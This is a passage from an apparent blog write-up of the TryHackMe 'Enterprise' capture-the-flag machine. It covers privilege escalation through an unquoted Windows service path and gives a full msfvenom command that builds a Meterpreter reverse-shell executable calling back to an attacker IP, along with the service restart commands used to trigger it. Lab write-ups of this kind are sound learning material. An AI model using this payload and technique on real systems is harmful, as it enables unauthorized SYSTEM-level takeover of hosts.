
Before proceeding to the final privilege escalation phase, I decided to use RDP access. To do that, I like to use “xfreerdp3”.
Post exploitation with PowerUp
I like to use PowerUp and then WinPEAS for post exploitation enumeration. PowerUp checks for common misconfigurations and priv esc attack vectors. I transferred it over to the machine and invoked all checks.

It found unquoted service path. This is a common misconfiguration which allows us to hijack a process.
 |
| PowerUp found unquoted service path |
We can check with the command below the ACL on the program. We can see SYSTEM user. The process runs with SYSTEM privilege.
icacls "<service path>"
Exploiting unquoted service path & getting root flag
Lets exploit it! Firstly, we need to generate malicious executable with “msfvenom”. I used the meterpreter payload. The filename “Zero.exe” is important to get correctly.
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.160.114 LPORT=4444 -f exe -o Zero.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: Zero.exe
In Windows, services often run executables defined by a file path. If that path contains spaces and is not enclosed in quotes, Windows may interpret it incorrectly. (ChatGPT)
And we transfer the program onto the machine. We place it into the first directory that we can write to, in this case it’s ”Zero Tier”.

Secondly, we setup our Metasploit listener with Meterpreter payload. Then back in Powershell, we can restart the service with the commands below.
Stop-Service <service name>
Start-Service <service name>
And our listener received a connection. We get access as SYSTEM user.

But the process is very unstable and terminates our access after couple seconds. That’s why it is good idea to migrate to another process. With “ps” we can list running processes. I like the “explorer.exe” process which is ran by Administrator. So we can migrate to it using its PID. And we get stable shell.


The root flag waits on Administrator’s desktop.

And that’s the Enterprise machine done!
Summary & final thoughts
Enterprise is a hard Windows / Active Directory machine from TryHackMe. This room relies heavily on solid enumeration and has couple rabbit holes. But the flaws and weaknesses are fun to exploit and the pace is good too. We start by enumerating the domain and all the available services. We discover internal Github page where we discover credentials in older commit. We move horizontally between users, using Kerberoasting attack. Once we get RDP access, we perform post exploitation enumeration and discover unquoted service path misconfiguration. So we deliver our malicious executable and trick Windows into running it, giving us shell and full access.
I liked the vulnerabilities and the vibe of this box. Enumeration and exploitation was fun. But beware the rabbit holes! I’d recommend this one to any experienced hacker or cybersecurity enthusiast. But beginners can learn a lot too. Embrace the failure!


Comments
Post a Comment